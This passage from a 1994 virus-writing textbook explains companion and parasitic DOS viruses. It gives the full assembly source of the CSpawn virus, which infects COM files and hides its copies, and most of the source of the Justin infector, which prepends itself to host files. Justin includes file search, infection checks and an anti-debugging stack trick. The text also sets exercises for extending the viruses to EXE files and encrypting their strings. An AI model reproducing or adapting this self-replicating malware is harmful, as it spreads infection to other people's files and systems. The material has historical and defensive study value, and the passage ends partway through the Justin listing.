To rename the host, the virus copies its name from the DTA, where the search routine put it, to a buffer called SPAWN_NAME. Then CSpawn changes the name in this buffer by changing the last letter to an "N". Next, CSpawn calls the DOS Rename function, Interrupt 21H, Function 56H. To use this function, **ds:dx** must point to the original name (in the DTA) and **es:di** must point to the new name (in SPAWN_NAME):

```
mov     dx,9EH              ;DTA + 1EH, original name
mov     di,OFFSET SPAWN_NAME
mov     ah,56H
int     21H
```

Finally, the virus creates a file with the original name of the host,

```
mov     ah,3CH          ;DOS file create function
mov     cx,3            ;hidden, read only attributes
mov     dx,9EH          ;DTA + 1EH, original name
int     21H
```

and writes a copy of itself to this file

```
mov     ah,40H                  ;DOS file write fctn
mov     cx,FINISH-CSpawn        ;size of virus
mov     dx,100H                 ;location of virus
int     21H
```

Notice that when CSpawn creates the file, it sets the *hidden* attribute on the file. There are two reasons to do that. First, it makes disinfecting CSpawn harder. You won't see the viral files when you do a directory and you can't just delete them—you'll need a special utility like *PC Tools* or *Norton Utilities*. Secondly, it keeps CSpawn from infecting itself. Suppose CSpawn had infected the program FORMAT. Then there would be two files on disk, FORMAT.CON, the original, and FORMAT.COM, the virus. But the next time the virus executes, what is to prevent it from finding FORMAT.COM and at least trying to infect it again? If FORMAT.COM is hidden, the virus' own search mechanism will skip it since we did not ask it to search for hidden files. Thus, hiding the file prevents reinfection.

Variations on a Theme

There are a wide variety of strategies possible in writing companion viruses, and most of them have been explored by virus writers in one form or another. The CSpawn virus works like a virus generated by the *Virus Creation Lab* (*VCL*), a popular underground program which uses a pull-down menu system to automatically generate viruses. CSpawn lacks only some of the unnecessary and confusing code generated by the *VCL*. Yet there are many other possibilities . . . .

Some of the first companion viruses worked on the principle that when a user enters a program name at the command prompt, DOS always searches for a COM program first and then an EXE. Thus, a companion virus can search for EXE program files and simply create a COM file with the same name, only hidden, in the same directory. Then, whenever a user types a name, say FDISK, the FDISK.COM virus program will be run by DOS. It will replicate and execute the host FDISK.EXE. This strategy makes for an even simpler virus than CSpawn.

Yet there need not be any relationship between the name of the virus executable and the host it executes. In fact, DOS Interrupt 21H, Function 5AH will create a file with a completely random name. The host can be renamed to that, hidden, and the virus can assume the host's original name. Since the DOS File Rename function can actually change the directory of the host while renaming it, the virus could also collect up all the hosts in one directory, say \WINDOWS\TMP, where a lot of random file names would be expected. (And pity the poor user who decides to delete all those “temporary” files.)

Neither must one use the DOS EXEC function to load a file. One could, for example, use DOS Function 26H to create a program segment, and then load the program with a file read.

Finally, one should note that a companion virus written as a COM file can easily attack EXE files too. If the virus is written as a COM file, then even if it creates a copy of itself named EXE, DOS will interpret that EXE as a COM file and execute it properly. The virus itself can EXEC an EXE host file just as easily as a COM file because the DOS EXEC function does all the dirty work of interpreting the different formats.

The major problem a companion virus that infects EXEs will run into is Windows executables, which it must stay away from. It will cause Windows all kinds of problems if it does not. We will discuss Windows executables more thoroughly in a few chapters when we begin looking at EXE files in depth.

The SPAWNR Virus Listing

The following virus can be assembled into a COM file by MASM, TASM or A86 and executed directly.

```
;The CSpawn virus is a simple companion virus to illustrate how a companion
;virus works.
;
;(C) 1994 American Eagle Publications, Inc. All Rights Reserved!

.model  tiny
.code
                org     0100h

CSpawn:
                mov     sp,OFFSET FINISH + 100H         ;Change top of stack
                mov     ah,4AH                          ;DOS resize memory fctn
                mov     bx,sp
                mov     cl,4
                shr     bx,cl
                inc     bx                              ;BX=# of para to keep
                int     21H

                mov     bx,2CH                          ;set up EXEC param block
                mov     ax,[bx]
                mov     WORD PTR [PARAM_BLK],ax         ;environment segment
                mov     ax,cs
                mov     WORD PTR [PARAM_BLK+4],ax       ;@ of parameter string
                mov     WORD PTR [PARAM_BLK+8],ax       ;@ of FCB1
                mov     WORD PTR [PARAM_BLK+12],ax      ;@ of FCB2

                mov     dx,OFFSET REAL_NAME     ;prep to EXEC
```

```
                mov     bx,OFFSET PARAM_BLK
                mov     ax,4B00H
                int     21H                     ;execute host

                cli
                mov     bx,ax                   ;save return code here
                mov     ax,cs                   ;AX holds code segment
                mov     ss,ax                   ;restore stack first
                mov     sp,(FINISH - CSpawn) + 200H
                sti
                push    bx
                mov     ds,ax                   ;Restore data segment
                mov     es,ax                   ;Restore extra segment

                mov     ah,1AH                  ;DOS set DTA function
                mov     dx,80H                  ;put DTA at offset 80H
                int     21H
                call    FIND_FILES              ;Find and infect files

                pop     ax                      ;AL holds return value
                mov     ah,4CH                  ;DOS terminate function
                int     21H                     ;bye-bye


;The following routine searches for COM files and infects them
FIND_FILES:
                mov     dx,OFFSET COM_MASK      ;search for COM files
                mov     ah,4EH                  ;DOS find first file function
                xor     cx,cx                   ;CX holds all file attributes
FIND_LOOP:      int     21H
                jc      FIND_DONE               ;Exit if no files found
                call    INFECT_FILE             ;Infect the file!
                mov     ah,4FH                  ;DOS find next file function
                jmp     FIND_LOOP               ;Try finding another file
FIND_DONE:      ret                             ;Return to caller

COM_MASK        db      '*.COM',0               ;COM file search mask

;This routine infects the file specified in the DTA.
INFECT_FILE:
                mov     si,9EH                  ;DTA + 1EH
                mov     di,OFFSET REAL_NAME     ;DI points to new name
INF_LOOP:       lodsb                           ;Load a character
                stosb                           ;and save it in buffer
                or      al,al                   ;Is it a NULL?
                jnz     INF_LOOP                ;If so then leave the loop
                mov     WORD PTR [di-2],'N'     ;change name to CON & add 0
                mov     dx,9EH                  ;DTA + 1EH
                mov     di,OFFSET REAL_NAME
                mov     ah,56H                  ;rename original file
                int     21H
                jc      INF_EXIT                ;if can't rename, already done

                mov     ah,3CH                  ;DOS create file function
                mov     cx,2                    ;set hidden attribute
                int     21H

                mov     bx,ax                   ;BX holds file handle
                mov     ah,40H                  ;DOS write to file function
                mov     cx,FINISH - CSpawn      ;CX holds virus length
                mov     dx,OFFSET CSpawn        ;DX points to CSpawn of virus
                int     21H

                mov     ah,3EH                  ;DOS close file function
                int     21H
INF_EXIT:       ret

REAL_NAME       db      13 dup (?)              ;Name of host to execute
```

```
;DOS EXEC function parameter block
PARAM_BLK       DW      ?                       ;environment segment
                DD      80H                     ;@ of command line
                DD      5CH                     ;@ of first FCB
                DD      6CH                     ;@ of second FCB
FINISH:

                end     CSpawn
```

Exercises

The next five exercises will lead the reader through the necessary steps to create a beneficial companion virus which secures all the programs in a directory with a password without which they cannot be executed. While this virus doesn't provide world-class security, it will keep the average user from nosing around where he doesn't belong.

1. Modify CSpawn so it will infect only files in a specific directory of your choice, even if it is executed from a completely different directory. For example, the directory C:\DOS would do. (Hint: All you need to do is modify the string `COM_MASK`.)

2. Modify CSpawn so it will infect both COM and EXE files. Take Windows executables into account properly and don't infect them. (Hint: Front-end the `FIND_FILES` routine with another routine that will set **dx** to point to `COM_MASK`, call `FIND_FILES`, then point to another `EXE_MASK`, and call `FIND_FILES` again.)

3. Rewrite the `INFECT_FILE` routine to give the host a random name, and make it a hidden file. Furthermore, make the viral program visible, but make sure you come up with a strategy to avoid re-infection at the level of the `FIND_FILES` routine so that `INFECT_FILE` is never even called to infect something that should not be infected.

4. Add a routine to CSpawn which will demand a password before executing the host, and will exit without executing the host if it doesn't get the right password. You can hard-code the required password.

5. Add routines to encrypt both the password and the host name in all copies of the virus which are written to disk, and then decrypt them in memory as needed.

6. Write a companion virus that infects both COM and EXE files by putting a file of the exact same name (hidden, of course) in the root directory. Don't infect files in the root directory. Why does this work?

Parasitic COM Infectors: Part I

Now we are ready to discuss COM infecting viruses that actually *attach* themselves to an existing COM file in a non-destructive manner. This type of virus, known as a parasitic virus, has the advantage that it does not destroy the program it attacks, and it does not leave tell-tale signs like all kinds of new hidden files and renamed files. Instead, it simply inserts itself into the existing program file of its chosen host. The only thing you'll notice when a program gets infected is that the host file has grown a bit, and it has a new date stamp.

There are two different methods of writing a parasitic COM infector. One approach is to put the virus at the beginning of the host, and the other is to put the virus at the end of the host. Each strategy has its advantages and its difficulties, so we'll discuss both. This chapter will detail the first approach: a virus that places itself at the beginning of the host.

At the same time, we're going to begin a discussion of what is necessary to write a virus that doesn't cause problems. We've already seen that some viruses—like overwriting viruses—are inherently destructive. For these viruses, the very act of infecting a program ruins it. Parasitic viruses need not be destructive, but they can be if the programmer isn't careful. Unlike companion viruses, which rely heavily on DOS to take care of the details of executing the host, a parasitic virus has to be careful not to mistreat the host program if it's going to work properly when the virus gives it control.

Often virus authors aren't careful about the details which must be covered if a virus is to avoid causing inadvertent damage. Thus, they write "benign" viruses which may not be so benign. Such programming mistakes are often a good way to notice a virus before it wants to be noticed, simply because the problems are a clue to viral activity—if you're aware of what the problems are.

The Justin Virus

This chapter's virus is a parasitic virus which inserts itself at the beginning of a COM program file. Its name is Justin. Like CSpawn, Justin infects only COM files in the current directory. As such, it is fairly safe to experiment with.

Figure 5.1 depicts the action of Justin on a disk file. Essentially, the virus just moves the host program up and puts itself in front of it. This is accomplished fairly easily with DOS, using the file read and write functions. Before the virus does that, however, it must perform a few checks to make sure it won't louse things up when infecting a program.

Checking Memory

First and most important, Justin must have enough memory to execute properly. It will read the entire host into memory and then write it back out to the same file at a different offset. In general, a COM program can be almost 64 kilobytes long (not quite), so a buffer of 64K must be available in the computer's memory. If it is not, the virus cannot operate, and it should simply go to sleep. Justin contains a routine `CHECK_MEM` which makes this determination. If enough memory is available, `CHECK_MEM` returns with the carry flag reset and **es** set up with the segment of a 64K block of memory it can use. If there is not enough memory, `CHECK_MEM` returns with carry set. The main control routine of the virus looks like this:




Fig. 5.1: Action of JUSTIN on a COM file.

```
JUSTIN:
       call    CHECK_MEM       ;enough memory?
       jc      GOTO_HOST_LOW   ;nope, pass ctrl to host
       call    JUMP_HIGH       ;jump to high memory segment
       call    FIND_FILE       ;else find a host
       jc      GOTO_HOST_HIGH  ;none, pass ctrl to host
       call    INFECT_FILE     ;yes, infect it
GOTO_HOST_HIGH:        ;jmp to host from new mem blk

GOTO_HOST_LOW:         ;jmp to host from orig mem blk
```

so you can see that if there isn't enough memory for the virus to operate, it does nothing but let the host execute normally.

Now, typically, when a COM program is loaded it is given all available system memory. Thus, any memory above the PSP that belongs to DOS will be available for the virus to use. The virus must, however, keep its hands off the entire 64 kilobyte block which starts with the PSP. The virus itself lives at offset 100H in this segment and is followed directly by the host it was originally attached to. Then at the very end of this segment is the COM program's stack. If the virus messes with any of these things it could cause problems. So what the virus wants to do is use the 64 kilobyte block just above where it lives—if that block is available to use.

There are a number of things which could cause this block of memory to be unavailable. For example, there may not be much memory in the computer. If it only has 256 kilobytes installed, that memory just may not exist. Likewise, most of the memory may be in use. For example, if you're using a communications program that allows you to shell to DOS during a data transfer, there may not be a whole lot of DOS memory available, even if you do have 640K of conventional memory.

One could simply physically check memory to avoid these problems—write a byte to the desired location and see if it's there when you read it back. This, however, neglects a more subtle problem. There could be something running just below the 640K limit. For example, the beneficial virus KOH (discussed later in this book) operates at the very top of conventional memory. Overwrite it and your computer will grind to a halt. For this reason, there is only one sensible way to check whether enough memory is available: use DOS' own memory management functions.

One can modify the amount of memory allocated to a program with DOS Interrupt 21H, Function 4AH. One simply puts the desired number of paragraphs of memory (16 byte blocks) in **bx** and calls this function. If unsuccessful, DOS will set the carry flag and put the number of blocks actually available in **bx**. Since we need 2*64K bytes of memory, we simply attempt to allocate memory:

```
        mov     ah,4AH
        mov     bx,2000H            ;2000H*16 = 2*64K
        int     21H
```

If this function returns successfully, enough memory is available. If not, there's not enough memory. Of course, if this function is successful, we've deallocated memory, and the host program may not like that. It may be expecting to have free reign over all the memory available. Thus, Justin must re-allocate all available memory if it's to be a nice virus. But how much is available? We still don't know. To find out, we just attempt to allocate too much—say a full megabyte (**bx**=0FFFFH). That's guaranteed to fail, but it will also return the amount available in **bx**. Then we just call Function 4A again with the proper value. So the CHECK_MEM routine looks like this:

```
CHECK_MEM:
        mov     ah,4AH          ;modify allocated memory
        mov     bx,2000H        ;we want 2*64K
        int     21H             ;set c if not enough memory
        pushf
        mov     ah,4AH          ;re-allocate all available mem
        mov     bx,0FFFFH
        int     21H
        mov     ah,4AH          ;bx now has actual amt avail
        int     21H
        popf
        ret                     ;and return to caller
```

Going into the High Segment

Now, if enough memory is available, Justin springs into action. The first thing it does is jump to the high block of memory 64K above where it starts executing. This is accomplished by the routine `JUMP_HIGH`. First, `JUMP_HIGH` puts a copy of the virus in this new segment. To do that, it uses the instruction *rep movsb*, which moves **cx** bytes from **ds:si** to **es:di**. In memory, the virus starts at **ds**:100H right now, and its length is given by `OFFSET HOST - 100H`, where `OFFSET HOST` is the address where the host program starts, a byte after the end of the virus. Thus, moving the virus up is accomplished by

```
        mov     si,100H
        mov     di,OFFSET HOST
        mov     cx,OFFSET HOST - 100H
        rep     movsb
```

Next, Justin moves the Disk Transfer Area up to this new segment at offset 80H using DOS Function 1AH. That preserves the command line, as discussed in the last chapter. Finally, `JUMP_HIGH` passes control to the copy of Justin in the high segment. (See Figure 5.2) To do this, it gets the offset of the return address for `JUMP_HIGH` off the stack. When `JUMP_HIGH` was called by the main control routine, the *call* instruction put the address right after it on the stack (in this case, the value 108H).

When a normal *near* return is executed, this address is popped off the stack into the instruction pointer register **ip** which tells what instruction to execute next. To get to the high segment, we capture the return offset by popping it off the stack, then we put the high segment on the stack, and then put the offset back. Finally, `JUMP_HIGH` returns using a *far* return instruction, *retf*. That loads **cs:ip** with the 4-byte address on the stack, transferring control to a new segment—in our case the high segment where the copy of Justin is sitting, waiting to execute.

The File Search Mechanism

Once operating in the high segment, Justin can start the infection process. The file search routine is very similar to the routine used in the viruses we've already discussed. It uses the DOS Search First/Search Next functions to locate files with an extent "COM". This search routine differs in that it calls another routine, `FILE_OK`, internally (see Figure 5.3). `FILE_OK` is designed to avoid problems endemic to parasitic viruses. The biggest problem is how to avoid multiple infection.

As you will recall, the MINI-44 virus was very rude and overwrote every COM file it found. Multiple infections didn't




Fig. 5.2: Jumping to the high segment




Fig. 5.3: JUSTIN's file search and infect.

matter because a file overwritten once by the virus looks exactly the same as one overwritten ten times. The SPAWNR virus avoided multiple infections by hiding the companion COM file. A parasitic virus has a more difficult job, though. If it infects a COM file again and again, the file will grow larger and larger. If it gets too big, it will no longer work. Yet how does the parasitic virus know it has already infected a file?

Examining the Host

`FILE_OK` takes care of the details of determining whether a potential host should be infected or not. First, `FILE_OK` opens the file passed to it by `FIND_FILE` and determines its length. If the file is too big, adding the virus to it could make it crash, so Justin avoids such big files. But how big is too big? Too big is when Justin can't get into the high memory segment without ploughing the stack into the top of the host. Although Justin doesn't use too much stack, one must remember that hardware interrupts can use the stack at any time. Thus, about 100H bytes for a stack will be needed. So, we want

(Size of Justin) + (Size of Host) + (Size of PSP) < 0FF00H

to be safe. To determine this, FILE_OK opens the potential host using DOS function 3DH, attempting to open in read/write mode. We already met this function with MINI-44. Now we just use it in read/write mode:

```
mov     dx,9EH          ;address of file name in DTA
mov     ax,3D02H        ;open read/write mode
int     21H
```

If this open fails, then the file is probably read only, and Justin avoids it.

Next FILE_OK must find out how big the file is. One can pull this directly from the DTA, at offset 1AH. However, there is another way to find out how big a file is, even when you're not using the DOS search functions, and that is what Justin uses here. This method introduces an important concept: the *file pointer*.

FILE_OK moves the file pointer to the end of the file to find out how big it is. The file pointer is a four byte integer stored internally by DOS which keeps track of where DOS will read and write from in the file. This file pointer starts out pointing to the first byte in a newly-opened file, and it is automatically advanced by DOS as the file is read from or written to.

DOS Function 42H is used to move the file pointer to any desired value. In calling function 42H, the register **bx** must be set up with the file handle number, and **cx:dx** must contain a 32 bit long integer telling where to move the file pointer to. There are three different ways this function can be used, as specified by the contents of the **al** register. If **al**=0, the file pointer is set relative to the beginning of the file. If **al**=1, it is incremented relative to the current location, and if **al**=2, **cx:dx** is used as the offset from the end of the file. When Function 42H returns, it also reports the current value of the file pointer (relative to the beginning of the file) in the **dx:ax** register pair. So to find the size of a file, one sets the file pointer to the end of the file

```
mov     ax,4202H        ;seek relative to end
xor     cx,cx           ;cx:dx=0
xor     dx,dx           ;the offset from the end
int     21H
```

and the value returned in **dx:ax** will be the file size! `FILE_OK` must check this number to make sure it's not too big. If **dx**=0, the file is more than 64K long, and therefore too big:


```
or      dx,dx           ;is dx = 0?
jnz     FOK_EXIT_C      ;no, exit with c set
```

Likewise, if we add `OFFSET HOST` to **ax**, and it's greater than 0FF00H, the file is too big:

```
add     ax,OFFSET HOST  ;add size of virus + PSP
cmp     ax,0FF00H       ;is it too big?
ja      FOK_EXIT_C      ;yes, exit with c set
```

If `FILE_OK` gets this far, the new host isn't too big, so the next step is to read the entire file into memory to examine its contents. It is loaded right after the virus in the high segment. That way, if

Fig. 5.4: JUSTIN creates an image of infected host.



the file is good to infect, the virus will have just created an image of the infected program in memory (See Fig. 5.4) Actually infecting it will be very simple. All Justin will have to do is write that image back to disk!

To read the file into memory, we must first move the file pointer back to the beginning of the file with DOS Function 42H, Subfunction 0,

```
mov     ax,4200H          ;move file ptr
xor     cx,cx             ;0:0 relative from start
xor     dx,dx
int     21H
```

Next, DOS Function 3FH reads the file into memory. To read a file, one must set **bx** equal to the file handle number and **cx** to the number of bytes to read from the file. Also **ds:dx** must be set to the location in memory where the data read from the file should be stored (the label `HOST`).

```
pop     cx                ;cx contains host size
push    cx                ;save it for later use
mov     ah,3FH            ;prepare to read file
mov     dx,OFFSET HOST    ;into host location
int     21H               ;do it
```

Before infecting the new host, Justin performs two more checks in the `FILE_OK` routine. The first is simply to see if the potential host has already been infected. To do that, `FILE_OK` simply compares the first 20 bytes of the host with its own first 20 bytes. If they are the same, the file is already infected. This check is as simple as

```
mov     si,100H
mov     di,OFFSET HOST
mov     cx,10
repz    cmpsw
```

If the **z** flag is set at the end of executing this, then the virus is already there.

One final check is necessary. Starting with DOS 6.0, a COM program may not really be a COM program. DOS checks the program to see if it has a valid EXE header, even if it is named

"COM", and if it has an EXE header, DOS loads it as an EXE file. This unusual circumstance can cause problems if a parasitic virus doesn't recognize the same files as EXE's and steer clear of them. If a parasitic COM infector attacked a file with an EXE structure, DOS would no longer recognize it as an EXE program, so DOS would load it as a COM program. The virus would execute properly, but then it would attempt to transfer control to an EXE header (which is just a data structure) rather than a valid binary program. That would probably result in a system hang.

One might think programs with this bizarre quirk are fairly rare, and not worth the trouble to steer clear of them. Such is not the case. Some COMMAND.COMs take this form—one file a nice virus certainly doesn't want to trash.

Checking for EXE's is really quite simple. One need only see if the first two bytes are "MZ". If they are, it's probably an EXE, so the virus should stay away! `FILE_OK` just checks

```
cmp     WORD PTR [HOST],'ZM'
```

and exits with **c** set if this instruction sets the **z** flag. Finally, `FILE_OK` will close the file if it isn't a good one to infect, and leave it open, with the handle in **bx**, if it can be infected. It's left open so the infected version can easily be written back to the file.

Infecting the Host

Now, if `FIND_FILE` has located a file to infect, the actual process of infecting is simple. The image of the infected file is already in memory, so Justin simply has to write it back to disk. To do that, Justin resets the file pointer to the start of the file again, and uses DOS Function 40H to write the infected host to the file. The size of the host is passed to `INFECT_FILE` from `FILE_OK` in **dx**, and **bx** still contains the file handle. To the host size, `INFECT_FILE` adds the size of the virus, OFFSET HOST - 100H, and writes from offset 100H in the high segment,

```
pop     cx              ;original host size to cx
add     cx,OFFSET HOST - 100H   ;add virus size to it
mov     dx,100H         ;start of infected image
```

```
        mov     ah,40H          ;write file
        int     21H
```

Close the file and the infection is complete.

Executing the Host

The last thing Justin has to do is execute the original host program to which the virus was attached. The new host which was just infected is stored in the high segment, where the virus is now executing. The original host is stored in the lower segment. In order for the original host to execute properly, it must be moved down from `OFFSET HOST` to 100H, where it would have been loaded had it been loaded by DOS in an uninfected state. Since Justin doesn't know how big the original host was, it must move everything from `OFFSET HOST` to the bottom of the stack down (Fig. 5.5). That will take care of any size host. Justin must be careful not to move anything on the stack itself, or it could wipe out the stack and cause a system crash. Finally, Justin transfers control to the host using a far return. The code to do all of this is given by:

```
        mov     di,100H         ;move host to low memory
        mov     si,OFFSET HOST
        mov     ax,ss           ;ss points to low seg still
        mov     ds,ax           ;set ds and es to point there
        mov     es,ax
        push    ax              ;push return address
        push    di              ;to execute host (for later)
        mov     cx,sp
        sub     cx,OFFSET HOST  ;cx = bytes to move
        rep     movsb           ;move host to offset 100H
        retf                    ;and go execute it
```

There! The host gets control and executes as if nothing were different.

One special case that Justin also must pay attention to is when there isn't enough memory to create a high segment. In this case, it must move the host to offset 100H without executing in a new segment. This presents a problem, because when Justin moves the




Fig. 5.5: Moving the host back in place.

host, it must overwrite itself (including any code in its body that is doing the moving).

To complete a move, and transfer control to the host, Justin must dynamically put some code somewhere that won't be overwritten. The only two safe places are (1) the PSP, and (2) on the stack. Justin opts for the latter. Using the code:

```
mov     ax,00C3H          ;put "ret" on stack
push    ax
mov     ax,0A4F3H         ;put "rep movsb" on stack
push    ax
```

Justin dynamically sets up some instructions just below the stack. These instructions are simply:

```
rep     movsb              ;move the host
ret                        ;and execute host
```

Then Justin moves the stack up just above these instructions:

```
        add     sp,4
```

Here, we find two words on the stack:

```
        [0100H]
        [FFF8H]
```

The first is the address 100H, used to return from the subroutine just placed on the stack to offset 100H, where the host will be. The next is the address of the routine hiding just under the stack. Justin will return to it, let it execute, and in turn, return to the host. (See Figure 5.6)

Granted, this is a pretty tricky way to go about moving the host. This kind of gymnastics is necessary though. And it has an added benefit: the code hiding just below the stack will act as an anti-debugging measure. Notice how Justin turns interrupts off with the *cli* instruction just before returning to this subroutine to move the host? If any interrupt occurs while executing that code, the stack will wipe the code out and the whole thing will crash. Well, guess what stepping through this code with a debugger will do? Yep, it generates interrupts and wipes out this code. Try it and you'll see what I mean.




Fig. 5.7: Stack Detail for Move.

The Justin Virus Source

```
;The Justin virus is a parasitic COM infector which puts itself before the
;host in the file. This virus is benign
;
;(C) 1994 American Eagle Publications, Inc. All Rights Reserved!

.model small
.code
                org     0100H

JUSTIN:
                call    CHECK_MEM               ;enough memory to run?
                jc      GOTO_HOST_LOW           ;nope, just exit to host
                call    JUMP_HIGH               ;go to next 64K memory block
                call    FIND_FILE               ;find a file to infect
                jc      GOTO_HOST_HIGH          ;none available, go to host
                call    INFECT_FILE             ;infect file we found
GOTO_HOST_HIGH:
                mov     di,100H                 ;move host to low memory
                mov     si,OFFSET HOST
                mov     ax,ss                   ;ss points to low seg still
                mov     ds,ax                   ;so set ds and es to point there
                mov     es,ax
                push    ax                      ;push return address
                push    di                      ;to execute host (for later use)
                mov     cx,sp
                sub     cx,OFFSET HOST          ;cx = bytes to move
                rep     movsb                   ;move host to offset 100H
                retf                            ;and go execute it

;This executes only if Justin doesn’t have enough memory to infect anything.
;It puts code to move the host down on the stack, and then jumps to it.
GOTO_HOST_LOW:
                mov     ax,100H                 ;put 100H ret addr on stack
                push    ax
                mov     ax,sp
                sub     ax,6                    ;ax=start of stack instructions
                push    ax                      ;address to jump to on stack

                mov     ax,000C3H               ;put “ret” on stack
                push    ax
                mov     ax,0A4F3H               ;put “rep movsb” on stack
                push    ax

                mov     si,OFFSET HOST          ;set up si and di
                mov     di,100H                 ;in prep to move data
                mov     cx,sp                   ;set up cx
                sub     cx,OFFSET HOST

                cli                             ;hw ints off
                add     sp,4                    ;adjust stack

                ret                             ;go to stack code


;This routine checks memory to see if there is enough room for Justin to
;execute properly. If not, it returns with carry set.
CHECK_MEM:
                mov     ah,4AH                  ;modify allocated memory
                mov     bx,2000H                ;we want 2*64K
                int     21H                     ;set c if not enough memory
                pushf
                mov     ah,4AH                  ;re-allocate all available mem
                mov     bx,0FFFFH
                int     21H
```

```
                mov     ah,4AH
                int     21H
                popf
                ret                             ;and return to caller

;This routine jumps to the block 64K above where the virus starts executing.
;It also sets all segment registers to point there, and moves the DTA to
;offset 80H in that segment.
JUMP_HIGH:
                mov     ax,ds                   ;ds points to current segment
                add     ax,1000H
                mov     es,ax                   ;es points 64K higher
                mov     si,100H
                mov     di,si                   ;di = si = 100H
                mov     cx,OFFSET HOST - 100H   ;cx = bytes to move
                rep     movsb                   ;copy virus to upper 64K block
                mov     ds,ax                   ;set ds to high segment now, too
                mov     ah,1AH                  ;move DTA
                mov     dx,80H                  ;to ds:80H (high segment)
                int     21H
                pop     ax                      ;get return @ off of stack
                push    es                      ;put hi mem seg on stack
                push    ax                      ;then put return @ back
                retf                            ;FAR return to high memory!


;The following routine searches for one uninfected COM file and returns with
;c reset if one is found. It only searches the current directory.
FIND_FILE:
                mov     dx,OFFSET COM_MASK      ;search for COM files
                mov     ah,4EH                  ;DOS find first file function
                xor     cx,cx                   ;CX holds all file attributes
FIND_LOOP:      int     21H
                jc      FIND_EXIT               ;Exit if no files found
                call    FILE_OK                 ;file OK to infect?
                jc      FIND_NEXT               ;nope, look for another
FIND_EXIT:      ret                             ;else return with z set
FIND_NEXT:      mov     ah,4FH                  ;DOS find next file function
                jmp     FIND_LOOP               ;Try finding another file

COM_MASK        db      '*.COM',0               ;COM file search mask


;The following routine determines whether a file is ok to infect. There are
;several criteria which must be satisfied if a file is to be infected.
;
;       1. We must be able to write to the file (open read/write successful).
;       2. The file must not be too big.
;       3. The file must not already be infected.
;       4. The file must not really be an EXE.
;
;If these criteria are met, FILE_OK returns with c reset, the file open, with
;the handle in bx and the original size in dx. If any criteria fail, FILE_OK
;returns with c set.
FILE_OK:
                mov     dx,9EH                  ;offset of file name in DTA
                mov     ax,3D02H                ;open file, read/write access
                int     21H
                jc      FOK_EXIT_C              ;open failed, exit with c set
                mov     bx,ax                   ;else put handle in bx
                mov     ax,4202H                ;seek end of file
                xor     cx,cx                   ;displacement from end = 0
                xor     dx,dx
                int     21H                     ;dx:ax contains file size
                jc      FOK_EXIT_CCF            ;exit if it fails
